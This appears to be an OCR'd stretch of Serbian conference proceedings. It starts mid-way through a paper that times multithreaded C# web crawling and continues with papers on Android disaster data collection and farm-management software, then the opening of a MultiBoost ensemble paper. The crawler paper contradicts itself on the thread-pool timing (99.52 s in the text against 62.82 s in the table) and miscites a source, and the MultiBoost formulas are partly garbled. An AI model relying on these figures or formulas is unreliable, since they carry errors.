Other often use of web crawlers is specific information retrieval. They browse web pages in order to obtain some data, which are then usually stored in database. Problem is that pages change their appearance and data quite often. Cho et. al. [4] created a crawler that returned around 720,000 pages from 270 sites. According to them, it takes around 50 days for 50% of the web to be replaced with new pages.




Figure 1. Execution time for web crawling using single thread

Crawlers usually operate in multithreaded manner for high speed operation. When started, multithreaded crawlers initialize a data structure, usually queue that holds the list of URLs to be visited by that crawler thread. These queues are filled constantly by a program employed within URL server which constantly monitors the count in each queue so that load on each crawler thread is balanced. The Load Balancing aspect is important to ensure efficient utilization of resources i.e. crawler threads. Each thread start with a URL usually called a seed from their queue maintained in their local address space; they fetch the web page corresponding to that URL from World Wide Web, parse the page, extract the metadata and add links in this page to the frontier set which consists of the unvisited URLs [5].

III. EXPERIMENTAL RESULTS

In this research we are crawling web content from various sites. We crawl near six hundred pages that are mostly JSON pages that contain numerical data. During that process we obtain around 20.000 numerical data that are parsed from JSON files, and which are stored in database. This process is performed in three ways in order to compare execution performance.

First execution was performed using only one (main) thread. In this execution, thread has to wait JSON data to be received from remote server. During that time, thread is put to sleep. After the data has received, the thread parses its content. Values found in that process are saved in database. During database saving, thread also has to wait for its completion, before it can start with another URL address. All this has bad influence on execution process.

Executing web crawler with only one thread is performed with following C# code:

```
stopwatch.Restart();

new SpiderEngine().SpiderProcessURLs(
  workloadList);

stopwatch.Stop();
```

TABLE I. AVERAGE EXECUTION TIMES FOR WEB CRAWLING IN SECONDS

Method used in web crawling	*Average execution time*
Single thread	480.2
Multiple threas	99.52
Thread pool	62.82

In preceding code, stopwatch is an instance of .net Stopwatch class that is used in order to measure time elapsed for some code execution. Code executes method SpiderProcessURLs which accepts only one input parameter. That parameter is list of all URL's that should be processed. In this execution, we pass it list of all URL's because there is only one execution thread. We executed that code fifty times and got elapsed times in seconds. From those values we created histogram that is shown in Fig. 1. On horizontal axis are displayed execution times in seconds, while on the vertical axis are displayed number of times that we received that execution time. Taking all execution times, we can calculate average execution time which totals 480.2 seconds and which can be seen in Table I.

Second execution was performed using several threads. Execution thread still has to wait for server response in order to receive JSON data, and database in order for data to be saved, but during this time, other threads use CPU. This has significant impact on execution performance because several URL's are executed simultaneously. In this research we compared time execution using five threads on computer that has i7 processor with eight cores. This is performed using following C# code:

```
stopwatch.Restart();

Thread[] processThr = new Thread[numOfThr];

for (int i = 0; i < numOfThr; i++) {
  processThr[i] = new Thread(() =>
    new SpiderEngine().SpiderProcessURLs(
    workloadList.GetRange(tmpInd, tmpCnt)));

    processThr[i].Start();
}

for (int i = 0; i < processThr.Length;i++) {
  processThr[i].Join();
}

stopwatch.Stop();
```

In preceding code we create an array of threads. Number of threads is determined with parameter numOfThr which is in our case five. Inside the "for" iteration we create new threads and command them to execute method SpiderProcessURLs. This is the same method used in code with single thread. The difference is that now we past it sub collection of all URL's determined by parameters tmpInd (index form which the sub collection starts) and tmpCnt (count of items in sub

collection). Each thread has its own URL's that will be executed by it. Using the method Start() we start new thread which starts its execution.

In the code we have second "for" iteration which calls method Join() for each thread. This method tells main thread (process thread that created those new five thread) to wait for newly created threads to finish before continuing with its execution. This ensures that stopwatch will execute after all threads have finished.

Crawling code that uses several threads was performed fifty times and got elapsed times in seconds. Those values were used in order to create histogram that is shown in Fig. 2. On horizontal axis are displayed execution times in seconds, while on the vertical axis are displayed number of times that we received that execution time. Taking all execution times, we can calculate average execution time which totals 99.52 seconds and which can be seen in Table I.

Third execution was performed using parent thread pool with several children thread pools in it. Execution thread still has to wait for server response in order to receive JSON data, and database in order for data to be saved, but during this time, other thread pools use CPU. This has significant impact on execution performance because several URL's are executed simultaneously. Thread pool has further advantage compared to multiple threads because context switching is fat less expensive. In this research we compared time execution using five thread pools. This is performed using with following C# code:

```
stopwatch.Restart();

Task parent = new Task(() => {
  for (int i = 0; i < numOfThr; i++) {
    new Task(() => new SpiderEngine().
      SpiderProcessURLs(workloadList.
      GetRange(tmpInd, tmpCnt)),
      TaskCreationOptions.AttachedToParent).
      Start();
  }
});

parent.Start();
parent.Wait();

stopwatch.Stop();
```

In preceding code we create an instance of Task class that is called "parent". That object is used to represent thread pool parent object that contains other thread pool objects. Number of thread pools is determined with parameter numOfThr which is in our case five. Inside the "for" iteration we create new thread pools and command them to execute method SpiderProcessURLs. This is the same method used in previous two executions. We past it sub collection of all URL's determined by parameters tmpInd (index form which the sub collection starts) and tmpCnt (count of items in sub collection). Each thread pool has its own URL's that will be executed by it. Parameter AttachedToParent states that children thread pools will be started when parent thread pool has started. Using the method Start() we start parent thread pool which starts execution of all children thread pools.

Method Wait() tells main thread (process thread that created parent and children thread pools) to wait for thread pools to finish before continuing with its execution. This ensures that stopwatch will execute after all threads have finished.

Crawling code that uses thread pools was performed fifty times and we got elapsed times in seconds. Those values were used in order to create histogram that is shown in Fig. 3. On horizontal axis are displayed execution times in seconds, while on the vertical axis are displayed number of times that we received that execution time. Taking all execution times, we can calculate average execution time which totals 99.52 seconds and which can be seen in Table I.

By analyzing all values from Table I, we can see that crawling by using thread pool is the fastest. It is near 30 % faster than executing the same code by the same number of independent threads. The main reason is time and resource consuming context switching which occurs quite often when we have large number of threads. Executing code without using any helper thread has worst




Figure 2. Execution time for web crawling using multiple threads




Figure 3. Execution time for web crawling using thread pools

performance. It is almost eight times slower in comparison to thread pool. The main reason is that single thread that does the entire job has to wait for each page to be downloaded before it can start parsing its content. Thread is also in wait mode while parsed data are being stored to the database. In a single thread execution, while main thread is in wait mode, test application is doing nothing. On the other hand, when we have multithread execution, while one thread is in wait mode, other threads are using CPU power for processing. That is the main reason for large performance benefit when using more threads then using just one.

IV. CONCLUSION

In this research we have compared different execution approaches in web crawling. First approach included using single thread for the entire job (downloading web content, parsing data and storing in the database). Second and third approach included using multiple threads. Difference is in using multiple independent threads or using multiple threads inside thread pool. Comparing all on the same code and on the same pages we got results that concluded that usage of thread pool has smallest time of execution. Further research could include determination of optimal number of execution threads, but that number would vary greatly according to the number of cores on observed CPU.

ACKNOWLEDGMENT

Research was partially supported by the Ministry of Science and Technological Development of Republic of Serbia by Grant 171039.

REFERENCES

[1] J. Richter, "CLR via C#, Fourth Edition", Microsoft press, 2012

[2] R. Ali, O. Prakash, “Development of a Multithreaded Crawler for Fast information retrieval”, Proceedings of the 5th National Conference INDIACom-2011, 2011

[3] M. Diligenti, F. Coetzee, S. Lawrence, C. L. Giles, and M. Gori. Focused crawling using context graphs. In Proc. 26th International Conference on Very Large Databases (VLDB 2000), pp. 527-534, Cairo, Egypt, 2000.

[4] C. C. Aggarwal, F. Al-Garawi, and P. S. Yu. “Intelligent crawling on the World Wide Web with arbitrary predicates”. In WWW10, Hong Kong, May 2001.

[5] K.K. Perisetla, "Mutual Exclusion Principle for Multithreaded Web Crawlers", International Journal of Advanced Computer Science and Appliactions, vol. 3. no. 9. 2012. pp. 171 - 177

Real time Geo-Data Acquisition in Disaster Risk Management Using Android Devices

J. Tucakov* and S. Popov **
* Technical College of Applied Sciences in Zrenjanin, Zrenjanin, Serbia
** Faculty of Technical Sciences/Department of Computing and Automatics, Novi Sad, Serbia
tucakov.jelena@gmail.com

Abstract - Informed decisions are a prerequisite for the formulation of successful mitigation, response, preparedness and recovery strategies in disaster risk management. Recent development in mobile computing, positioning and software makes it possible to bring field and office activities into a collaborative environment. Within The Disaster Risk Reduction Research Center at the Faculty of Technical Sciences in Novi Sad, our team is building the system for disaster assessment that will utilize Android devices for data acquisition. We tend to make the most of the new technology to obtain the data for our system. The first version of Android application is in the phase of testing. In this paper, we present the basic concepts of our system with the accent on Android application.

Keywords: Disaster Risk Management, Engineering, Android, Data Acquisition

I. INTRODUCTION

In the past decade, disaster management has seen a revolution in data collection. Local victims as well as people all over the world collect observations and make them available on the web. [1] The most recent examples were the earthquake that hit Haiti in 2010 and the earthquake that hit Japan in 2011. In these cases, information technologies played a big role in increasing global awareness of these disasters [2, 3]. Modern communication channels and services have enabled people around the world to spread information and to change the landscape of geographic information [1].

In the above mentioned disasters, so-called crowd sourced information was generated [4]. Crowd sourced information is information that is generated by a large heterogeneous crowd, e.g. people in the disaster – struck area or people all over the world who are helping to process and distribute information. Crowd sourcing has proven to be an efficient approach to quickly generate huge amounts of near real-time data on a given situation [2, 3].

According to [1], crucial parts of disaster management are the acquisition, assessment, processing and distribution of information. Within the Disaster Risk Reduction Research Center at the Faculty of Technical Sciences in Novi Sad, our team is building the system for disaster assessment that will utilize portable devices for data acquisition. We intend to make the most of the new technology to obtain the data for our system using crowdsourcing.

According to Statistical Yearbook of the Republic of Serbia [5], there is constant rise of smartphone users in Serbia. This fact gave us the motivation to consider portable devices as a tool for data acquisition. Smartphones with Android operating system are best-selling products in 2013 [6]. That is why we chose to develop the application for data acquisition for Android devices.

In this paper, we present the related work on the relevant topics in chapter 1; the risk assessment system architecture in chapter 2; design and implementation of Android application with future work discussion in chapter 3; problems and constraints in chapter 4.

II. RELATED WORK

One of the problems that researchers in disaster risk management (DRM) are trying to solve is problem of integrating and utilizing the crowdsourced data in disaster management.

After the Haiti earthquake in 2010, several "crowdsourcing" projects were deployed to assist in the massive response, relief, and recovery efforts related to that catastrophic event [4]. Ushahidi's crowdmap [7], perhaps the most visible of these efforts, used the knowledge of a geographically dispersed "crowd" of affected people to provide raw information to their system. Open Street Map project [8] united volunteers across the world to generate a more accurate map of Haiti. This provided a catalyst for the development of free and open source platforms which could be used by organizations around the world for gathering and reporting data using geographical mapping tools [9]. A key feature of these platforms is the ability to use mobile/smart phones as a primary means of gathering and reporting data, and for receiving updates [10].

Research group at the University of Colorado in 2011 developed Tweak the Tweet [4], which attempted to motivate Twitter users to incorporate special hash tags into their crisis-related tweets to make these tweets machine-readable. In [1] the authors suggested architecture to enable non-experts to contribute to crowdsourced Linked Open Data. The GeoExposures web site [9] provides a crowd-sourced application for

recording temporary geological exposures in the Great Britain.

It can be noted that utilizing crowdsourced data in DRM and decision making is well known and exploited in the world. Our goal is to use this knowledge to create a system for decision making that will help institutions in Serbia in mitigation before, during and after catastrophic events.

III. System Architecture

The system for risk assessment will be designed to cover all above mentioned crucial parts of disaster management. The overall architecture of the system is described in [11] and will look like shown in the Fig. 1.

Android devices are used for data acquisition. Data will be stored locally or in the central database. Central database is document oriented NoSQL database. Stored data are visualized in a web application where it will be possible to make decisions and distribute the information. Our goal is to construct a system that is completely implementation independent. This is the reason why we chose NoSQL database for data storage and web application for data processing. Part of the web application is reserved for data visualization. Visualization of acquired data is implemented using OpenLayers JavaScript library.

The first version of Android application is in the testing phase. In the next chapter we present its basic concepts and functionality.

IV. Android Application

The primary function of the application is data acquisition. The application is meant to be able to acquire data regardless of the status of the Internet connection. The data can be stored in a local database or transferred via Web service into the central database.

In the development phase we will not let random users to use our system. We will choose volunteers and experts to be our surveyors. This way we can obtain objective and genuine results.

Surveyors have three options: to perform data acquisition, to manage acquired data (to preview, delete, update or upload it) and to preview the data they uploaded. In the testing version, surveyors have only the option to acquire data. Current user interface is shown in Fig. 2.




Figure 1. Overall system architecture

When the surveyor presses the “Dodaj” button, JSON string is generated. If there is an active Internet connection, this string is forwarded to the appropriate server with configured CouchDB database.

The surveyor gets the notification about the successful transaction and the URL with the acquisition result is opened in the device’s default browser. It should be noted that the surveyor will not be able to see all the data he has entered, only the marked location. The rest of the data will become visible when the server administrator approves it.

In the case when there is no Internet connection, the application stores the string locally. The application will send the unsent string next time when there is an active Internet connection.

In order to process JSON data from Android client to the database stored on the server, it is necessary to enable them to communicate with each other. Communication between our Android client and Web server is based on Representational State Transfer.




Figure 2. User interface for data acquisition

Representational State Transfer (REST) is a collection of guidelines for using the existing HTTP protocol to communicate information between a client and a server. REST takes advantage of the HTTP methods (POST, GET, and so forth), as well as statelessness and caching, to suggest a simple, scalable architecture suitable for a large number of web services [12].

The next version of the application should support acquired data management and the map preview option.

Managing acquired data option refers only to strings that were not forwarded to the server. The UI should contain the list of unsent strings and buttons for previewing, deleting, updating and submitting the selected string(s). Unsent strings on the list will be named after the date and time of the creation. If the surveyor choses to preview or update a string, UI for data acquisition will be opened with fields filled with the corresponding data.

The option for previewing uploaded data should open a map with all the uploaded data and the corresponding symbols. When the surveyor taps on one of the approved data, a pop-up should appear with supporting data (date, time, text and image). Unapproved data only have a static symbol.

V. PROBLEMS AND CONSTRAINTS

To make the development of the system for risk assessment complete, we need to consider types of the problems and constraints that might occur.

Applications that use crowdsourcing as a problem solving technique are rooted in technology [13]. This means that only those with technology can have access to it.

Another technical problem lies in a fact that not all smartphones and tablets have GPS receiver. This makes it impossible to acquire the coordinates of the device.

When both Internet and mobile networks are inaccessible, the use of GPS satellites is high battery consuming.

During the application development, we found another technology based constraint linked to versions of Android operating system. Namely, we designed the targeted API level for the application to be level 18, Android 4.3 Jelly Bean. Minimal API level is 8, Android 2.2. The application testing showed problems with location based methods calls in older versions of Android. These problems can be fixed with device reboot but this is unpractical solution.

There are also limitations to crowdsourcing.

The crowd will contribute when they want to contribute not just because they are asked to —they are working for free after all. [13] There is also high risk of false data. That means we need to learn to clean it and to perform selection in order to visualize only the genuine information.

VI. CONCLUSION

In this paper, the authors presented the concept for real time data acquisition in the system for risk assessment. Android devices are a tool for data acquisition; hence we presented the basic concepts and functionality of the application responsible for acquiring the data.

Directions for further research and development include improving the application functionality as well as dealing with the constraints described in previous chapter.

REFERENCES

[1] J. Ortmann, M. Limbu, D. Wang, & T. Kauppinen, “Crowdsourcing linked open data for disaster management”, In Proceedings of the Terra Cognita Workshop on Foundations, Technologies and Applications of the Geospatial Web in conjunction with the ISWC pp. 11-22, 2011.

[2] O. Okolloh, “Ushahidi, or ’testimony’: Web 2.0 tools for crowd sourcing crisis information”, Participatory Learning and Action 59(1), pp. 65–70, 2009.

[3] M. Zook, M. Graham, T. Shelton, S. Gorman, “Volunteered geographic information and crowd sourcing disaster relief: a case study of the Haitian earthquake”, World Medical & Health Policy 2(2), 2010.

[4] K. Starbird, “Digital volunteerism during disaster: crowdsourcing information processing”, In Conference on Human Factors in Computing Systems, 2011.

[5] Statistical Yearbook, Belgrade, Statistical Office of the Republic of Serbia, 2013.

[6] http://www.gartner.com/newsroom/id/2665715?fnl=search , visited on February, 15th 2014.

[7] http://ushahidi.com/about-us/ , visited on March, 13th 2014.

[8] http://wiki.openstreetmap.org/wiki/WikiProject_Haiti, visited on March 2nd 2014.

[9] J. Powell, G. Nash, & P. Bell, “GeoExposures: Documenting temporary geological exposures in Great Britain through a citizen-science web site”, Proceedings of the Geologists' Association, 124(4), 638-647, 2013.

[10] http://ushahidi.com/services/ , visited on February, 20th 2014.

[11] J. Tucakov, S. Popov, and J. Simic, “Android Application for Data Acquisition”, Proceedings of International Conference on Applied Internet and Information Technologies, Zrenjanin, pp. 341-343, 2013.

[12] L. Jordan and P. Greyling, “Practical Android Projects”, Apress, 2011.

[13] B. Y. Clark & J. Logan, “A government of the people: How crowdsourcing can transform government”, Available at SSRN 1868283, 2011.

Software solution for managing farm

Maja Knežević
Tehnical faculty ″Mihajlo Pupin″ Zrenjanin
majoslava@beotel.net

Abstract: This paper deals with the analysis of an existing software solution intended for farmers. Based on the analysis and comments it is described how it should look like a software solution for this issue with regard to the type of user who needs to use a specific software solution. Visitor who should be targeted for future software solution is a user who is a small producer and he needs to run their agricultural production.

I. INTRODUCTION

An increasing number of areas where information systems are introduced and digitization is performed. In this paper our attention will be reversed to the agriculture and managing of farms. In our country we started paying attention to farms and farmers because of the eternal demands of the state it is needed a system that would facilitate their work with the administration and information, which means you need to design an information system for such farms to be as simple as possible for use, since not every farmer and the latest computer equipment, not to mention the knowledge and the system should be in addition to the simplicity and very functional. Information systems are a model of the real organizational system in which the members with each other and the system as a whole with the environment associated information flows. In the continuance, it will be described and commented upon some of the existing tools for agricultural husbandry, while most will be thrown emphasis on how it should look like applications in this field.

II. DISPLAY OF EXISTING SOFTWARE SOLUTIONS

In this section will be presented the existing tools that are designed to help farmers and agricultural extension services. Tool that will be presented is called the "Knjiga polja" (Book of the boxes) and it is software solution of a software company YuTeam and it represent an expert system. This tool is primarily intended for people who keep the books for farmers or advisers. The tool is based on digital maps, so you can say it is some kind of geographic information systems. Digital maps presents the plots and clicking on a particular plot gives information about the selected plot. This software solution consists of parts such as: entering data into the database (data on machinery, plots, seasonal yields, protective devices), reports (the average seasonal yields, spent protective devices ...). Purpose, as for the parts themselves can be seen, that is used for keeping records of production, analysis of the season and generally taking care of the work and what are the outcomes of the work on the farm. In the following picture will be shown some interfaces of this application.

Figure 1. Screen for recording user

Figure 2. Shows the map of the plots grouped into production table that are colored depending on seeded crops




Figure 3. Entry of the data of the plots

Application that had previously been briefly described is very nicely designed, but much depends on who is the final user and to whom it was intended. If it is meant for a trained person, referring to users who have experience with working on the computer and have the proper equipment, it is perfectly all right to have this type

of application. However, it should be turned over to users who do not have much experience working on the computer and some tools like this tool or do not have proper equipment, if you turn to this type of user, it creates problems. Problems that may occur this type of user are confusing, making all the major errors in the program, which they interpret as failures and then seek permanent intervention of the software manufacturer or a third party that maintain the software, although it is for a households' great rarity. Problem, which can also occur is a connection to the Internet, because for the maps is needed Internet connections. Things whcih can also cause problems are the configuration of your computer, such as memory, speed, operating system. Therefore will be described below in order to be able to reach an adequate solution to this issue, and that is pushing into use of ordinary people in their home environment. The next application that will be displayed is an application used outside of Serbia.

Farm ERP is a software solution for farm management and resource planning for multiple users. Software is developed by indian company Shivrai Technologies Pvt.Ltd. This software solution in the areas of management, HR management, manufacturing, financial and marketing management for any farm. Farm ERP is designed for various types of users working in the field of agriculture, such as:

•Organicfarming
• Agribusiness companies
• Consultants and quality certification
• Institutions engaged in research and development of farms
• Farmers
• Government agencies
• Exporters

As mentioned features of this software solution it is given that it is simple to use and is user-friendly and compatible computer software. That is helping you optimize your resources. Then, parts of which consists Farm ERP are:

Annual Planning Crop
• maintenance and inventory management
• irrigation, fertilizers, chemicals
•auditors report
• Messages, alerts, tips
• Information Soil
• Database Management
• Financial transactions
• reports related to each of the previously mentioned items

If we, look at the description of the software solution, we again see that this is still framed that it managed more qualified person than to lead someone from the family farm, and for this there is no need to give a similar comment as given for the previous software solution but we can say that this software solution, because of its modules, which are much better organized, and there is a greater similarity between this and future solutions.

III. FUTURE SOFTWARE SOLUTION

In the previous part we describe a software solution that is more suited to a higher degree of computer skills and extension services in agriculture, as well as accountants love to say. In this section, shall be given how we should get to the software solution that will be designed for users with lower level of computer skills. Future software solution would be for the farmers to use and is designed for smaller farms.

First you need to carry out a small survey about what knowledge is and what computer configuration farmers with smaller farms have. When you do these surveys should be counted on to get the very short and incomplete answer because a lot of them are not quite as addressed in technology, on this has a huge impact and age of the target group which is interviewed. After that should be observed which parts should contain a software solution. It means that the table should have a database. Some of these tables can be machinery, plots, protective material, planted crops, raw, seasonal offerings. The next thing that should be there is drawing templates for renewal registration of farm, rectius that using computers pull the data needed, and to make prints. Good thing, which can be downloaded from the previously described software solution, is the analysis of return and what was the year in relation to previous, only that they need to do some modifications. Of course there would be a part for reports for each of the tables, as well as reports on yields. The only thing we could do a little testing, and it can be concluded on the basis of the survey is what the interface should be. According to some previous discussions with small and medium farmers it would be best to be as less typing and be as simple interface. While developing and planning of this software solution it is likely to occur more options in the software solution, as well as the modification or elimination of some of the previously mentioned.

IV. CONCLUSION

Based on the work we can conclude that if we want to work on such a tool it should be carried out detailed analysis and set a good plan and scheme how should look like this application and which should contain the elements, as well as how it should look like the interface works as easier and the use of be as simple as possible. Existing software solutions are quite good but the question is how to cope target group previously said that it has the technical capabilities to support the requirements of software solutions. We are witnessing the permanent insertion of information technology in all spheres of life, and so in agriculture. Assistance in creating the future of software solutions as well as his subsequent promotions can provide agricultural extension expert service by organizing lectures, courses and seminars, which he does, if necessary. Future software solution it should make it easier for small and medium-sized farms keeping the farm as well as possible and looking at how the last season when it comes to yield, and as far as the cost, either in terms of revenues or expenses. The project requires a lot of time and a good team of people that worked on it, it would turn out functional software solution, above all, a quality that

meets the requirements. After completion of the main part of the software solution, can be set and special aplication for smart phones, which would be connected to the main software solution, and its task would be to give certain notices for example, but that's a distant future.

V. LITERATURE

[1] Dr B. Radulović, Mr Lj. Kazi, Mr Z. Kazi ″Informacioni sistemi-odabrana poglavlja″, Univerzitet u Novom sadu Tehnički fakultet″Mihajlo Pupin″ Zrenjanin, 2010

[2] M. Knežević, N. Nikolić, N. Dajić ″Aplikacija za vođenje evidencije u vinogradarstvu″, International Conference ICDQM-2014 Dependability and Quality Management, Belgrade 2014

[3] Dr S. Ćurčić, Dr M. Đurić ″application Information Technology Of Agricurtural Production ″ , 33. Nacionalna konferencija o kvalitetu, Kragujevac, 2006

[4] http://www.knjigapolja.rs/knjiga-polja/

[5] http://www.farmerp.com/farmerp-suite.htm

MultiBoost as Classifier Ensemble Model in Classification Problems

Jasmina Đ. Novakovic*, Alempije Veljovic** and Milica Tomović***

* Belgrade business school, Higher education institution for applied science, Kraljice Marije 73, 11000 Belgrade, Serbia

** Faculty of technical science Cacak, University of Kragujevac, Svetog Save 65, 32000 Cacak, Serbia

***Milica Tomovic, Technical Faculty "Mihajlo Pupin", University of Novi Sad, Djure Djakovica bb, 23000 Zrenjanin, Serbia,

jnovakovic@sbb.rs

Abstract - In this paper, we suggest classifier ensemble that solve different type of classification problems. Classifier ensemble is used, instead of individual classifier, because in many fields, multiple classifier system is more accurate and robust than an excellent single classifier. A great deal of study has gone into designing multiple classifier systems that are commonly called classifier ensembles. In our research MultiBoost as approach for constructing classifier ensemble is presented, which has been found to be accurate and computationally feasible across various data domains. For the purpose of this research classifier ensemble use the base classifier J48. Thirteen real data sets were used for tests, taken from the UCI repository of machine learning databases. Consequences of choosing MultiBoost as classifier are monitored. Experimental results demonstrate the effectiveness of using classifier ensembles in various types of classification problems. For more than half data sets, classifier ensemble algorithm gives the higher classification accuracy instead of single J48 algorithm. Time to build the model in the case of classifier ensemble was the same or higher for all data sets compare with J48 algorithm. We can conclude that proper selection of algorithm can improve the accuracy of classification.

I. INTRODUCTION

In many fields multiple classifier system is more accurate and robust than an excellent single classifier, because one single classification system cannot always provide high classification accuracy. Classifier combination is an active field of research for the reason that a lot of theoretical and practical studies present the advantages of the combination paradigm over the individual classifier models [1, 2, 3, 4, 5, 6, 7, 8, 9]. A great deal of study has gone into designing multiple classifier systems that are commonly called classifier ensembles. One approach for constructing classifier ensemble is presented, which has been found to be accurate and computationally feasible across various data domains.

The main aim of this paper was to experimentally verify the impact of MultiBoost as classifier ensemble on classification accuracy. We use classifier ensembles, instead of individual classifier, because in many fields, multiple classifier system is more accurate and robust than an excellent single classifier.

The paper is organized as follows. In the next section we briefly described general issues concerning MultiBoost. Section 3 gives brief description of data sets. Section 4 discusses the results and investigates the performance of the proposed technique. Finally, concluding remarks are discussed in section 5.

II. MULTIBOOST

MultiBoost is technique for combining Boosting and Wagging (which is in turn a variant of Bagging). Bagging and AdaBoost appear to operate by diverse mechanisms, have different effects, and both have greatest effect obtained from the first few committee members, which suggest that it might be possible to obtain benefit by combining them. Because the mechanisms are differing, their combination may out-perform either in isolation. AdaBoost reduces both bias and variance and Bagging mainly reduces variance, but more effective than AdaBoost at reducing variance. It is reason why their combination may be able to retain AdaBoost's bias reduction while adding Bagging's variance reduction to that already obtained by AdaBoost.

The resulting MultiBoost algorithm is presented in Fig. 1. This algorithm besides the bias and variance reduction properties that may inherit from each of its constituent committee learning algorithms, has the potential computational advantage over AdaBoost that the sub-committee may be learned in parallel, although this would require a change to the handling of early termination of learning a sub-committee. The AdaBoost process is inherently sequential, minimizing the potential for parallel computation, but each classifier learned with Wagging is independent of the rest, allowing parallel computation, a property that MultiBoost inherits at the sub-committee level.

Input:

S, a sequence of m labeled examples $\langle (x_i, y_i), \ldots, (x_m, y_m) \rangle$ with labels $y_i \in Y$.

base learning algorithm **BaseLearn**.

integer T specifying the number of iterations.

vector of integers I_i specifying the iteration at which each subcommittee $i \geq 1$ should terminate.

$S' = S$ with instance weights assigned to be 1.
set $k = 1$.
For $t = 1$ to T {
  If $I_k = t$ then
    reset S' to random weights drawn from the continuous Poisson distribution.
    standardize S' to sum to n.
    increment k.
  $C_t = BaseLearn(S')$ (Step 8).
  $\varepsilon_t = \frac{\sum_{j\ s':c_t(x_j)\neq y_j} w \quad ht(x_j)}{m}$ *[the weighted error on the training set]*
  if $\varepsilon_t > 0.5$ then
    reset S' to random weights drawn from the continuous Poisson distribution.
    standardize S' to sum to n.
    increment k.
    go to Step 8.
  otherwise if $\varepsilon_t = 0$ then
    set β_t to 10^{-10}
    reset S' to random weights drawn from the continuous Poisson distribution.
    standardize S' to sum to n.
    increment k.
  otherwise,
    $\beta_t = \frac{\varepsilon_t}{1-\varepsilon_t}$.
    For each $x_j \in S'$,
      divide $weight(x_j)$ by $2\varepsilon_t$ if $C_t(x_j) \neq y_j$ and $2(1-\varepsilon_t)$ otherwise.
      if $weight(x_j) < 10^{-8}$, set $weight(x_j)$ to 10^{-8}.
}
Output the final classifier:
$C^*(x) = {}^{a}{}_{y} \quad \sum_{t:C_{t(x)=y}} lc \quad \frac{1}{\beta_t}$.

Figure 1. MultiBoost algorithm [8]

III. DESCRIPTION OF DATA SETS

Thirteen real data sets were used for tests, taken from the UCI repository of machine learning databases [10]. We used these data sets to compare results of classification accuracy with MultiBoostAB. In the following, we provide the details for the benchmark data sets we have used from UCI repository of machine learning databases.

Statlog german credit data (cg): This dataset classifies people described by a set of features as good or bad credit risks. Dataset characteristics is multivariate, feature characteristics are categorical and integer. Number of instances is 1000, number of features is 20.

